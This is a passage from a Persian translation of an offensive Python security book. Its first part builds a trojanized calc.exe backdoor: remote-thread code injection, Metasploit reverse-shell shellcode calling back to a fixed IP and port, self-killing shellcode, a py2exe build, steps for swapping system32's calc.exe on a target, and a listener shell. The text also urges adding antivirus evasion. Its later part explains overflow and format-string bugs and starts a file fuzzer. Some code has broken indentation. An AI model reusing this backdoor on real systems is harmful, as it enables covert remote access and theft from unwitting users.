path_to_exe = "C:\\calc.exe"

startupinfo = STARTUPINFO()
Process_information = Process_INFORMATION()
creation_flags = CREATE_NEW_CONSOLE
startupinfo.dwFlags = 0x1
startupinfo.wShowWindow = 0x0
startupinfo.cb = sizeof(startupinfo)

# First things first, fire up that second Process
# and store its PID so that we can do our injection
kernel32.CreateProcessA(path_to_exe,
                        None,
                        None,
                        None,
                        None,
                        creation_flags,
                        None,
                        None,
                        byref(startupinfo),
                        byref(Process_information))

pid = Process_information.dwProcessId
```

کد پیچیده ای نیست, و کد جدیدی نیز در این اسکریپت وجود ندارد. قبل از اینکه ما به قسمت کد تزریق DLL برویم, ما باید که مشخص کنیم که چگونه DLL را قبل از اینکه آن را برای تزریق استفاده شود, مخفی کنیم. اما حالا بگذارید کد تزریق DLL را به درب پشتی خود اضافه کنیم, که ما دقیقا آن را بعد از قسمت ساخت پروسس اضافه میکنیم. تابع تزریق ما میتواند تزریق کد و یا DLL را انجام دهد. که به سادگی پرچم پارامتر را به 1 تنظیم میکند, و سپس متغییر data برابر مسیر DLL ما میشود. ما نمیخواهیم کار مثبتی انجام دهیم و در حال اجرای عملیات مخربی هستیم.

حالا بگذارید قابلیت تزریق را به فایل backdoor.py خود اضافه کنیم.

backdoor.py

```
...


def inject( pid, data, parameter = 0 ):


    # Get a handle to the Process we are injecting into.
    h_Process = kernel32.OpenProcess( Process_ALL_ACCESS, False, int(pid) )

if not h_Process:
```


```
  print "[*] Couldn't acquire a handle to PID: %s" % pid
  sys.exit(0)

arg_address = kernel32.VirtualAllocEx(h_Process, 0, len(data),
VIRTUAL_MEM, PAGE_EXECUTE_READWRITE)
written = c_int(0)
kernel32.WriteProcessMemory(h_Process, arg_address, data,
len(data), byref(written))


thread_id = c_ulong(0)


if not parameter:
  start_address = arg_address
else:
  h_kernel32 = kernel32.GetModuleHandleA("kernel32.dll")
  start_address = kernel32.GetProcAddress(h_kernel32,"LoadLibraryA")
  parameter = arg_address

if not kernel32.CreateRemoteThread(h_Process,None,
0,start_address,parameter,0,byref(thread_id)):

   print "[*] Failed to inject the DLL. Exiting."
   sys.exit(0)

return True
```

حالا ما تابع تزریق را داریم که میتواند هم تزریق کد و هم تزریق DLL را به خوبی انجام دهد. حالا زمان آن است که دو شلکد مجزا به پروسس اصلی calc.exe تزریق کنیم, که یکی به ما یک دسترسی خط فرمان یا شل میدهد و دیگری پروسس منحرب ما را تخریب میکند.

بگذارید کار را با اضافه کردین کد به درب پشتی خود ادامه دهیم.

backdoor.py

```
...
# Now we have to climb out of the Process we are in
# and code inject our new Process to kill ourselves
```

```
#/* win32_reverse - EXITFUNC=thread LHOST=192.168.244.1 LPORT=4444
Size=287 Encoder=None http://metasploit.com */
connect_back_shellcode =
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45" \
"\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x49" \
"\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d" \
"\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x66" \
"\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24\x1c\x61" \
"\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40" \
"\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x66\x53\x66\x68\x33\x32" \
"\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b\x50\xff\xd6" \
"\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09" \
"\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x68" \
"\xc0\xa8\xf4\x01\x66\x68\x11\x5c\x66\x53\x89\xe1\x95\x68\xec\xf9" \
"\xaa\x60\x57\xff\xd6\x6a\x10\x51\x55\xff\xd0\x66\x6a\x64\x66\x68" \
"\x63\x6d\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89\xe2\x31\xc0\xf3" \
"\xaa\x95\x89\xfd\xfe\x42\x2d\xfe\x42\x2c\x8d\x7a\x38\xab\xab\xab" \
"\x68\x72\xfe\xb3\x16\xff\x75\x28\xff\xd6\x5b\x57\x52\x51\x51\x51" \
"\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9\x05\xce\x53\xff\xd6" \
"\x6a\xff\xff\x37\xff\xd0\x68\xe7\x79\xc6\x79\xff\x75\x04\xff\xd6" \
"\xff\x77\xfc\xff\xd0\x68\xef\xce\xe0\x60\x53\xff\xd6\xff\xd0"

inject( pid, connect_back_shellcode )

#/* win32_exec - EXITFUNC=thread CMD=cmd.exe /c taskkill /PID AAAA
#Size=159 Encoder=None http://metasploit.com */

our_pid = str( kernel32.GetCurrentProcessId() )
Process_killer_shellcode = \
"\xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b" \
"\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99" \
"\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x04" \
"\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb" \
"\x8b\x1c\x8b\x01\xeb\x89\x5c\x24\x04\xc3\x31\xc0\x64\x8b\x40\x30" \
"\x85\xc0\x78\x0c\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x09" \
"\x8b\x80\xb0\x00\x00\x00\x8b\x68\x3c\x5f\x31\xf6\x60\x56\x89\xf8" \
"\x83\xc0\x7b\x50\x68\xef\xce\xe0\x60\x68\x98\xfe\x8a\x0e\x57\xff" \
"\xe7\x63\x6d\x64\x2e\x65\x78\x65\x20\x2f\x63\x20\x74\x61\x73\x6b" \
"\x6b\x69\x6c\x6c\x20\x2f\x50\x49\x44\x20\x41\x41\x41\x41\x00"

padding = 4 - ( len( our_pid ) )
replace_value = our_pid + ( "\x00" * padding )
replace_string= "\x41" * 4
Process_killer_shellcode =
Process_killer_shellcode.replace( replace_string, replace_value )

# Pop the Process killing shellcode in
inject( our_pid, Process_killer_shellcode )
```

بسیار خوب. ما شماره پروسس[۲۱۵], پروسس درب پشتی خود را پاس میدهیم و سپس شلکد را به پروسسی که ایجاد کرده ایم (یعنی calc.exe دوم, که دارای شماره و عدد است !) تزریق میکنم, که در واقع درب پشتی ما را تخریب میکند. حالا ما یک درب پشتی فراگیر

[215] Process ID

داریم که از تکنیک هایی برای مخفی ماندن استفاده میکند, و از آن جالب تر ما میتوانیم به سیستم هدف در هر زمانی که هر فردی بر روی سیستم برنامه مورد نظر ما را اجرا کرد دسترسی بگیریم. یک مثال عملی که شما میتوانید از این ابزار استفاده کنید این است که برای مثال شما یک سیستم مورد نفوذ قرار گرفته شده دارید و کاربران به یک نرم افزار خاص و یا محافظت شده با پسورد کار میکنند, شما میتوانید فایل های اجرایی را عوض کنید. تا هر زمانی که کاربر پروسس مورد نظر را اجرا میکند و به وارد برنامه میشود, شما یک دسترسی از سیستم میگیرید و میتوانید شروع به ذخیره سازی کلید ها, رهیابی بسته ها[۲۱۶]و یا هر چیزی که مایل هستید را انجام دهید. فقط در اینجا یک نگرانی وجود دارد, آن هم این است که ما از کجا بدانیم که کاربر مورد نظر پایتون را نصب کرده است تا درب پشتی ما اجرا شود؟ البته در حقیقت جای نگرانی وجود ندارد! کافی است در مورد کتابخانه ی جادویی به نام ,py2exe که کد پایتون ما را دریافت میکند و یک فایل اجرایی ویندوز به ما میدهد مطالعه کنید و آن را بیاموزید.

۷,۱,۶ ترجمه با استفاده از py2exe

یک کتابخانه ی کمکی پایتون py2exe[۲۱۷] نام دارد که به شما اجازه میدهد یک اسکریپت پایتون را به یک فایل اجرایی تمام و کمال ویندوز ترجمه[۲۱۸] کنید. شما باید از py2exe روی یک سیستم ویندوزی استفاده کنید, بنابراین این نکته در هنگام طی کردن مراحل کار به خاطر داشته باشید.

بعد از اینکه نصاب py2exe را اجرا کردید, شما آماده هستید که از در یک اسکریپت ساخت استفاده کنید. درواقع برای ترجمه کردن درب پشتی خود, ما یک فایل نصب ساده که مشخص میکند فایل اجرایی ما چگونه باید ساخته شود. یک فایل پایتون جدید بسازید, و نام آن را setup.py قرار دهید و کد زیر را به آن منتقل کنید.

setup.py

```
# Backdoor builder
from distutils.core import setup
import py2exe

setup(console=['backdoor.py'],
options = {'py2exe':{'bundle_files':1}},
zipfile = None,
)
```

بله, به همین سادگی است. بگذارید نگاهی به پارامتر های که به تابع setup پاس داده ایم داشته باشیم. پارامتر اول, console نام اسکریپت اصلی است که میخواهیم آن را ترجمه کنیم. پارامترهای option و zipfile درواقع شامل DLL پایتون و مابقی ماژول های مورد نیاز برای فایل اجرایی اصلی هستند. این قابلیت درب پشتی ما را کاملا قابل انتقال میکند و ما میتوانیم آن را به یک سیستم بدون نصب پایتون منتقل

[216] Sniffing
[217] *http://sourceforge.net/project/showfiles.php?group_id=15583*
[218] Compile

کنیم, و برنامه ما به خوبی کار خواهد کرد. فقط مطمئن شوید که فایل های backdoor.py و my_debugger_defines.py و setup.py در یک دایرکتوری قرار دارند. حالا به رابط خط فرمان ویندوز خود بروید, و اسکریپ ساخت را به صورت زیر اجرا کنید:

```
python setup.py py2exe
```

شما خروجی زیادی از فرایند ترجمه میبینید, و وقتی که عملیات تمام شد شما دارای دو دایرکتوری جدید به نام های, dist و build هستید. در فولدر dist شما فایل اجرایی backdoor.exe را دارید که منتظر استفاده شما است. آن را به calc.exe تغییر نام دهید و سپس آن را بر روی سیستم هدف کپی کنید. حالا فایل calc.exe اصلی را از داخل C:\WINDOWS\system32 به فولدر C:\ منتقل کنید. حالا درب پشتی ما را به C:\WINDOWS\system32 منتقل کنید. حالا تمام چیزی که ما احتیاج داریم این است که از دسترسی که به ما بازگشت داده میشود استفاده کنیم, برای اینکار نیز ما یک رابط ساده مینویسیم که دستورات را ارسال و دریافت میکند و نتیجه را چاپ میکند. یک فایل پایتون جدید ایجاد کنید, و نام آن را backdoor_shell.py بگذارید, و کد زیر را در آن قرار دهید.

backdoor_shell.py

```
import socket
import sys

host = "192.168.244.1"
port = 4444

server = socket.socket( socket.AF_INET, socket.SOCK_STREAM )
server.bind( ( host, port ) )
server.listen( 5 )

print "[*] Server bound to %s:%d" % ( host , port )
connected = False
while 1:
    #accept connections from outside
    if not connected:
      (client, address) = server.accept()
      connected = True

print "[*] Accepted Shell Connection"
buffer = ""


while 1:
   try:
     recv_buffer = client.recv(4096)

     print "[*] Received: %s" % recv_buffer
     if not len(recv_buffer):
       break
else:
      buffer += recv_buffer
except:
      break

# We've received everything
```

```
command = raw_input("Enter Command> ")
client.sendall( command + "\r\n\r\n" )
print "[*] Sent => %s" % command
```

این کد یک اسکریپت سرور سوکت ساده است که ارتباط را میگیرد و سپس یک خواندن و نوشتن ابتدایی انجام میدهد. سرور را با مقدار host و port برابر با محیط خود اجرا کنید. بعد از اینکه اجرا شد, calc.exe خود را از روی یک سیستم از دریافت (سیستم ویندوز شما نیز به خوبی کار خواهد کرد) و آن را اجرا کنید. شما باید ببینید که سرور پایتون شما دارای یک ارتباط ثبت شده است و اطلاعاتی را دریافت میکند. در واقع برای متوقف کردن حلقه ی دریافت میتوانید کلید های CTRL+C را بفشارید, و سپس برنامه به شما میگوید یک دستور را وارد کنید. میتوانید خلاقانه هر دستوری را وارد کنید, اما شما میتوانید از دستوراتی مانند dir و cd و type که کاملا آشنا هستند استفاده کنید. برای هر دستوری که شما وارد میکنید شما خروجی آن را دریافت میکنید. حالا شما میتوانید مفهوم ارتباط با درب پشتی مخفی خود را که به صورت مخفی عمل میکند درک کنید. از قوه تخیل خود استفاده کنید و تعدادی از قابلیت ها را افزایش دهید. برای مثال به روش هایی برای مخفی ماندن و یا دور زدن ضد-ویروس ها فکر کنید. این نکته که شما در پایتون که سریع , آسان و قابل استفاده مجدد است کد نویسی میکنید بسیار عالی است.

همانطور که شما در این فصل دیدید تکنولوژی های تزریق کد و DLL هردو قدرتمند و کاربردی هستند. و حالا شما به یکی دیگر از مهارت های کاربردی در هنگاه تست نفوذ پذیزی و مهندسی معکوس مجهز شده اید.

تمرکز بعدی ما بر روی شکستن برنامه ها با استفاده از فازر های مبتنی بر - پایتون است که هم به وسیله ی شما ساخته میشود و هم از نسخه ی های متن باز استفاده میکنیم. حالا اجازه بدهید برخی نرم افزار ها را شکنجه دهیم !

فصل هشتم – فازینگ

فازینگ یک محبث داغ برای مدت زمانی طولانی است, و دلیل این موضوع این است که این روش کماکان موثرترین تکنیک برای کشف آسیب پذیریهای نرم افزارها است. فازینگ چیزی بیشتر از ساختن اطلاعات ناهنجار[۲۱۹] و یا نیمه-ناهنجار و ارسال آن به برنامه با هدف تخریب برنامه نیست. ما در اینجا, ابتدا تفاوت بین فازر ها و انواع کلاس آسیب پذیری ها که بدنبال آنها هستیم را شرح میدهیم, سپس یک فازر فایل برای استفاده خود ایجاد میکنیم. و در نهایت در فصل های بعدی ما چهارچوب فازینگ سالی[۲۲۰] را پشتیبانی میکنیم و درنهایت یک فازر برای تخریب درایور های ویندوز طراحی میکنیم.

اولین چیز مهمی که باید درک شود تفاوت دو نوع اصلی فازینگ یعنی: فازرهای تولید کننده [۲۲۱]و فازهایی دگرگونی[۲۲۲] است . فازرهای تولید کننده اطلاعاتی را به صورت تصادفی میسازند و آن را برنامه ارسال میکند در صورتی که فازرهای دگرگونی اطلاعاتی را دریافت

[219] malformed
[220] Sulley
[221] Generation Fuzzer
[222] Mutiation Fuzzer

میکنند و با دستکاری و جا به جا سازی آن تلاش برای تخریب برنامه میکنند. یک مثال از فازر تولید کننده به این صورت است که انواع درخواست HTTP را میسازد و آن را به وب سرور ارسال میکند. اما یک فازر دگرگونی میتواند برای مثال از درخواست ضبط شده ی HTTP استفاده کند و آن را قبل از رسیدن به سرور تغییر دهید.

درواقع برای فهمدین این موضوع که چگونه میتوانید یک فازر موثر ایجاد کنید, باید ابتدا گردشی برای نمونه برداری و فهمدین تفاوت های بین کلاس های آسیب پذیری ها که قابلیت و شرایط اکسپلویت شدن را دارند, داشته باشیم.

لیست ما یک لیست جامع و فراگیر نخواهد بود[۲۲۳], اما یک تور از آسیب پذیری های سطح-بالا و خطاهای معمول که در برنامه های امروزی وجود دارند, است. و ما همچنین به شما نمایش میدهیم چگونه میتوانید به کشف این نوع آسیب پذیری ها در فازر خود برسید.

۸,۱ انواع آسیب پذیری ها

وقتی در حال تحلیل برنامه ها برای یافتن خطاها صحبت میکنیم , یک هکر و یا فردی که معندسی معکوس را انجام میدهد به دنبال آسیب پذیریهای ویژه ای است که به وی اجازه ی اجرای کد داخل برنامه آسیب پذیر را میدهد. فازرها میتوانند یک راه خودکار برای پیدا کردن آسیب پذیری که میتواند به نفوذگر برای گرفتن کنترل برنامه, بالا بردن سطح دسترسی, و یا سرقت اطلاعاتی که برنامه به آنها دسترسی دارد, اگرچه برنامه به عنوان یک پروسس مجزا کار کند و یا حتی یک برنامه تحت وب که از یک زبان اسکریپتی استفاده میکند, کمک کنند. ما میخواهیم رو آسیب پذیری هایی تمرکز کنیم که معمولا در نرم افزارهای که به صورت یک پروسس آزاد بر روی سیستم میزبان استفاده میشوند و معمولا امکان گرفتن کنترل میزبان را به ما میدهند تمرکز کنیم.

۸,۱,۱ سرریزی های بافر

سرریزی های بافر معمول ترین نوع آسیب پذیری های نرم افزار هستند. تمامی توابع مدیریت-حافظه, روتین های تغییر-رشته, و حتی توابع زاتی[۲۲۴]بخشی از که خود زبان برنامه نویسی هستند, میتوانند باعث تخریب برنامه و سرریزی بافر شوند.

به صورت کوتاه, یک سرریزی بافر وقتی رخ میدهد که مقداری از اطلاعات در یک قسمت از حافظه ذخیره میشود که برای آن قسمت برای نگه داری آن کوچک است. یک استعاره برای توضیح این موضوع میتواند این باشد که بافر را به عنوان یک مخزن در نظر بگیرید که میتواند یک گالون آب را نگه داری کند. این موضوع که دو قطره آب و یک نیم گالون آب در آن بریزید و یا حتی آن را تا لبه پر کنید منطقی و بدون مشکل است. اما همه ما میدانیم که چه اتفاقی می افتد در صورتی که ما دو گالون آب در مخزن بریزیم, آب بر روی زمین میریزد و شما مجبور میشوید زمین را تمیز کنید. در حقیقت چیزی مشابه در برنامه ها در صورتی که آب (اطلاعات) بیش از حد

---

[۲۲۳] یک کتاب فوق العاده که میتواند یک مرجع عالی و تکمیل برای موارد مختلف در مورد آسیب پذیری ها باشد و شما میتوانید آن را در کتابخانه ی خود داشته باشید کتاب Art Of Software Security Assesment از Mark Down, John McDonald, Justin Schuh's است که در سال ۲۰۰۶ از انتشارات وایلی منتشر شد

[224] intrinsic functionality

باشد, اتفاق می افتد, و در واقع از مخزن (بافر) بیرون میریزد, محدوده ی مجاور خود (حافظه) را در بر میگیرد. وقتی که یک حمله کننده بتواند یک راه برای بازنویسی حافظه پیدا کند, وی در واقع در راه گرفتن کنترل کامل برنامه, و اجرای دستورات بر روی نرم افزار مورد نفوذ قرار گرفته به هر ترتیبی میباشد.

به صورت کلی دو نوع سرریزی بافر وجود دارند: سرریزی-پشته[۲۲۵]و سرریزی توده[۲۲۶]. این سرریزیها رفتاری متفاوت دارند اما کماکان یک نتیجه را در بر دارند, آن هم اینکه حمله کننده میتواند کنترل اجرا را در دست بگیرید.

یک سرریزی پشته در واقع به صورت یک سرریزی توصیف میشود که سرریزی بافر باعث بازنویسی اطلاعات بر روی پشته میشود, که میتواند به معنی کنترل خط اجرا برنامه تلقی شود. اجرا کد میتواند میتواند از یک سرریزی پشته با, بازنویسی آدرس بازگشتی[۲۲۷]تابع, تغییر اشاره گر به تابع, جابهجای متغیرها, و یا تغییر زنجیره ی اجرای یک کنترل کننده اعتراض[۲۲۸]در داخل برنامه انجام شود. سرریزهای پشته میتوانند باعث یک خطای دسترسی به محض درخواست اطلاعات بد و غلط بشوند, و این موضوع باعث میشود که پیگیری آنها بعد از اجرا شدن فازر کمی آسان تر شود.

یک سرریزی توده در داخل اجرای قسمت توده ی پروسس اتفاق می افتد, جایی که برنامه به صورت پویا حافظه را در زمان اجرا تخصیص میدهد. یک توده ترکیبی از تکه های[۲۲۹] از اطلاعات است که سعی میکنند با استفاده از متادیتا[۲۳۰] که در داخل تکه ها وجود دارند, در کنار یک دیگر قرار بگیرند. وقتی یک سرریزی توده رخ میدهد, حمله کننده متادیتا تکه ی همجوار را که سرریز شده است بازنویسی میکند, و وقتی این اتفاق رخ میدهد, یک نفوذگر میتواند, شروع به نوشتن در قسمت های مختلف حافظه که ممکن است در توده ذخیره شده باشند مانند, متغیرها, اشاره گرهای به توابع, نشانه های امنیتی[۲۳۱], و یا هر ساختمان داده مهم دیگری که در در زمان سرریزی توده ذخیره شده است را بازنویسی کنند. رهگیری آسیب پذیری های توده میتواند در ابتدا مشکل باشد, چرا که ممکن است تکه ای که مورد هجوم قرار گرفته است اصلا توسط برنامه در طول برنامه اجرای استفاده نشود. این تاخیر تا زمانی که یک خطای دسترسی ایجاد شود ممکن است ادامه داشته باشد و شما در اصل باید کمی جدل برای رهگیری یک سرریزی توده و ایجاد یک تخریب در هنگاه اجرای فازر داشته باشید.

پرچم های سراسری مایکروسافت

[225] Stack-Overflow
[226] Heap-Overflow
[227] Return Address
[228] Exception Handler
[229] Chunk
[230] Metadata
[231] Security-Token

مایکروسافت از بدو تولد و ایجاد سیستم عامل خود دارای برنامه نویسان (و اکسپولیت نویسانی) بود. و از همان دوره پرچم های سراسری[۲۳۲] که درواقع بیت هایی برای دیباگ و تشخیص که به شما اجازه رهگیری, ضبط و دیباگ کردن یک نرم افزار با کارای- بالا را میدهد, تعریف کرد. که این تنظیمات میتوانند برای ویندوز های 2000 و XP و سرور 2003 استفاده شوند.

از میان این قابلیت ها, قابلیتی که ما خیلی به آن علاقه مند هستیم تائید کننده ی صفحه ی توده[۲۳۳] است. وقتی این قابلیت برای یک پروسس فعال باشد, این تائید کننده میتواند رهگیری را برای عملیات مختلف حافظه پویا مانند تخصیص یافته و یا خالی بودن حافظه را رهگیری کند. یک نکته ی فوق العاده این است که این قابلیت به شما اجازه میدهد که دیباگر را درون توده متوقف کنید, که در عمل به شما اجازه میدهد بر روی دستوراتی که باعث تخریب حافظه میشوند متوقف گردید. این قابلیت به کاشف باگ ها اجازه میدهد که بتواند باگهای مرتبط به توده را راحتتر رهگیری کند.

برای ویرایش Gflags برای فعال سازی آن برای باگ های مبتنی بر توده, شما میتوانید از ابزار gflags.exe که برای کسانی که از نسخه ی قانونی ویندوز استفاده میکنند مجانی است استفاده کنید. این ابزار را میتوانید از آدرس زیر دریافت کنید :

http://www.microsoft.com/downloads/details.aspx?FamilyId=49AE8576-9BB9-4126-9761-BA8011FABF38&displaylang=en

البته Immunity همچنین یک کتابخانه برای این Gflag ها و یک PyCommand برای تغییر Gflag ها ایجاد کرده و آن را به دیباگر Immunity اضافه کرده است. برای دانلود مستندات و دیباگر میتوانید به سایت http://debugger.immunityinc.com/ مراجعه بفرمایید.

در واقع برای برای هدف قرار دادن باگ های سرریزی بافر به وسیله ی فازر, ما براحتی سعی میکنیم قسمت های بزرگی از اطلاعات را به برنامه هدف پاس بدهیم و امیدوار باشیم اطلاعات ما در یک روتین که به درستی محدوده را قبل از اینکه عملیات کپی را انجام دهد چک نمیکند, کپی شود.

حالا ما میخواهیم نگاهی به سرریزی عددی[۲۳۴]داشته باشیم, چرا که یکی دیگر از آسیب پذیرهای معمول است که بر روی نرم افزار ها پیدا میشود.

۸,۱,۲ سرریزی های عددی

سرریزی های عددی یک کلاس جالب از آسیب پذیری ها هستند که مبتنی بر اکسپولیت کردن روش مشخص کردن سایز عدد های صحیح علامتدار[۲۳۵] توسط کامپایلر و روشی که پروسس عملیات محاسباتی را مدریت میکند, میباشد. یک عدد صحیح علامتدار, در واقع چیزی است که میتواند یک عدد از 32767- تا 32767 را نگه داری کند و خود آن نیز 2 بایت طول دارد. یک سرریزی عددی زمانی رخ میدهد که ما بخواهیم یک عدد فراتر از محدوده ی اعداد صحیح علامتدار را نگه داری کنیم. از آنجایی که مقدار برای ذخیره شدن

232 Global flags
233 Page heap verifier
234 Integer overflow
235 Singed integer

در یک عدد صحیح علامتدار – 32 بیتی بسیار بزرگ است, پردازنده بیت های رتبه = بالا[۲۳۶]را برای اینکه بتواند مقدار را ذخیره کند سقوط میدهد. در برانداز اولیه این قابلیت شباهتی به یک اتفاق بزرگ و کاربردی ندارد, اما اجازه بدهد تا نگاهی به یک مثال تعبیه شده از اینکه چگونه نتیجه ی یک سرریزی عددی میتواند باعث تخصیص زیاد بر روی یک مقدار کوچک از حافظه و احتمال یک سرریزی بافر در پایان جاده را داشته باشد, بکنیم:

```
MOV EAX, [ESP + 0x8]
LEA EDI, [EAX + 0x24]
PUSH EDI
CALL msvcrt.malloc
```

دستور اول یک پارامتر را از پشته در [ESP + 0x8] میگیرد و آن را درون EAX قرار میدهد. دستور بعدی 0x24 را به EAX اضافه میکند و نتیجه را در EDI ذخیره میکند. سپس ما از این نتیجه به عنوان یک پارامتر تکی (که به عنوان سایز تخصیص است) برای تخصیص حافظه و تابع malloc استفاده میکنیم. این موضوع بسیار بی ضرر به نظر میرسد درست؟ با فرض بر اینکه پارامتر بر روی پشته یک عدد صحیح علامتدار است, اگر EAX شامل یک عدد بسیار بزرگ شود که بسیار نزدیک به محدوده ی بالای یک عدد صحیح علامتدار است (به خاطر داشته باشید 32767) و ما به آن 0x24 را نیز اضافه کنیم, عدد صحیح سرریز میشود, و ما کار را با یک عدد مثبت خیلی کوچک تمام میکنیم. نگاه به جدول پایین داشته باشید تا متوجه شوید این اتفاق چگونه رخ میدهد, با فرض اینکه پارامتر بر روی پشته تحت کنترل ما است ما میتوانیم از یک مقدار بالا مانند 0xFFFFFFF5 استفاده کنیم.

```
Stack Parameter        => 0xFFFFFFF5
Arithmetic Operation   =>  0xFFFFFFF5 + 0x24
Arithmetic Result      =>  0x100000019 (larger than 32 bits)
Processor Truncates =>   0x00000019
```

اگر این اتفاق رخ دهد, تابع malloc تنها 19 بایت تخصیص میدهد, که میتواند بسیار کوچک تر از حافظه ای باشد که برنامه نویس توقع داشته است تخصیص بیابد. حالا قرض کنید اگر این بافر کوچک یک قسمت بزرگ از اطلاعات را از ورودی از کاربر دریافت کند, یک سرریزی بافر رخ میدهد. برای هدف قرار دادن برنامه برای کشف سرریزی های عددی به وسیله ی فازر, ما باید مطمئن شویم که ما هر دوی عدد مثبت بزرگ و عدد کوچک منفی را برای ایجاد یک سرریزی عددی پاس میکنیم, که ممکن است باعث ایجاد یک رفتار غیر طبیعی در نرم افزار و یا حتی یک سرریزی بافر بگردد.

حالا بگذارید نگاهی سریع به آسیب پذیری های فرمت-رشته[۲۳۷], که یکی دیگر از آسیب پذیری هایی هستند که امروزه در نرم افزار ها پیدا میشوند داشته باشیم.

[236] High-order
[237] Format string

۸,۱,۳ حملات فرمت - رشته

حملات فرمت – رشته درگیر حمله به پاس کردن رشته های دریافتی و تحلیل آنها توسط انواع توابع دستکاری – رشته که دارای یک مشخص کننده ی فرمت[۲۳۸] هستند, مانند تابع printf در زبان C هستند. حال بگذارید ابتدا نگاهی به الگوی تابع printf داشته باشیم:

```
int printf( const char * format, ... );
```

پارامتر اول یک رشته است که کاملا فرمت بندی شده است, که میتواند با تعداد زیادی از پارامتر های اضافی که آنها فرمت مقادیر را دگرگون[۲۳۹]میکنند همراه شود. یک مثال میتواند به این صورت باشد:

```
int test = 10000;
printf("We have written %d lines of code so far.", test);


Output:

We have written 10000 lines of code so far.
```

در اینجا %d مشخص کننده ی فرمت است و اگر برنامه نویس ناآگاه فراموش کند که مشخص کننده فرمت را تعریف کند, سپس شما چیزی شبیه زیر خواهید داشت:

```
char* test = "%x";

printf(test);
Output:

5a88c3188
```

این مثال بسیار متفاوت است, وقتی ما یک مشخص کننده فرمت به یک فراخوانی printf که دارای یک مشخص کننده نیست میدهیم, در اصل تابع مشخص کننده را که ما ارسال کرده ایم تحلیل میکند و تصور میکند که مقدار بعدی بر روس پشته مقداری است که باید فرمت بندی شود. در این مثال ما مقدار 0x5a88c3188 را مشاهده میکنیم, که یکی از اطلاعات ذخیره شده در پشته و یا یک اشاره گر به اطلاعات در حافظه است. مشخص کننده هایی که جالب هستند درواقع %S و %N هستند. مشخص کننده ی %S به تابع رشته میگوید که حافظه را بدنبال رشته تا زمانی که کاراکتر NULL در آخر رشته برسد, جستجو کند. این قابلیت میتواند به ما کمک کند تا حافظه را برای بدست آوردن اطلاعات مفید بخوانیم و یا به محلی از حافظه بررسیم که اجازه ی خواندن آن را نداشته باشیم و در نتیجه باعث تخریب برنامه شویم. مشخص کننده %N کاملا منحصر به فرد است, چرا که به شما اجازه میدهد به جای خواندن از حافظه در حافظه به جای فرمت بندی کردن بنویسید. این به حمله کننده اجازه میدهد یک آدرس بازگشتی و یا یک اشاره گر به تابع موجود را بازنویسی کند, که هر دوی آنها اجازه ی اجرا کد را به ما میدهند. در طول فازینگ, ما تنها نیاز داریم تا تعداد زیادی از مشخص کننده ی فرمتها را ایجاد کنیم و آنها را به برنامه مورد تست بدهیم تا بتوانیم تابعی که به اشتباه مشخص کننده را دریافت میکند, استخراج کنیم.

[238] Format specifier
[239] Represent

حالا ما نگاهی کلی به باگهای سطح-بالا داشته ایم, زمان آن رسیده است که اولین فازرفایل خود را ایجاد کنیم. این فازر یک فایل فازر تولیدی ساده است که میتواند به صورت کلی هر فایل فرمت را تغییر دهد. همچنین ما میخواهیم نگاهی دوباره به دوست خود PyDBG داشته باشیم, که بتواند تخریب های احتمالی را که در برنامه رخ میدهد دریافت کردن و آنها را به درستی رهگیری کند.

۸,۱,۴ فایل فازر

آسیب پذیری های فایل فرمت های مختلف, به سرعت در حال تبدیل به یک گزینه ی سریع برای حمله به مشتری ها هستند, به همین دلیل ما نیز میتوانیم به پیدا کردن آسیب پذیری تحلیل در فایل فرمت ها علاقه مند باشیم. ما میخواهیم بتوانیم به طور جامع, تمام فایل فرمت های مختلف را تغییر دهیم, تا قدرت بیشتری را دارا باشیم, و بتوانیم نرم افزار های ضد-ویروس و یا برنامه های مورد نیاز برای خواندن مستندات مختلف را مورد هدف قرار دهیم. ما همچنین مطمئن میشویم که قابلیت های دیباگ را به برنامه خود برای دریافت اطلاعات تخریب اضافه کنیم تا بتوانیم درک کنیم آیا تخریب انجام شدن قابلیت نوشتن اکسپلویت را دارا است یا خیر. و برای سنگ تمام گذاشتن, ما تعدادی قابلیت ارسال نامه الکترونیکی[۲۴۰] برای اطلاعات از زمان و نوع تخریب به آن اضافه میکنیم. این قابلیت وقتی شما دارای یک بانک از فازرها و اجرای آنها بر روی نرم افزار های مختلف هستید و میخواهید یک تخریب خاص را وارسی کنید, میتواند بسیار مفید باشد. مرحله ی اول ساختن اسکلت یک انتخاب کننده ی ساده فایل است, که فایل های تصادفی را به منظور دستکاری باز میکند. یک فایل پایتون جدید ایجاد کنید, نام آن را file_fuzzer.py بگذارید, و کد زیر را در آن وارد کنید.

```
from pydbg import *
from pydbg.defines import *

import utils
import random
import sys
import struct
import threading
import os
import shutil
import time
import getopt


class file_fuzzer:


    def __init__(self, exe_path, ext, notify):
        self.exe_path = exe_path
        self.ext = ext
        self.notify_crash = notify
        self.orig_file = None
        self.mutated_file = None
        self.iteration = 0
        self.exe_path = exe_path
```

[240] Emailing

```
            self.orig_file = None
            self.mutated_file = None
            self.iteration = 0
            self.crash = None
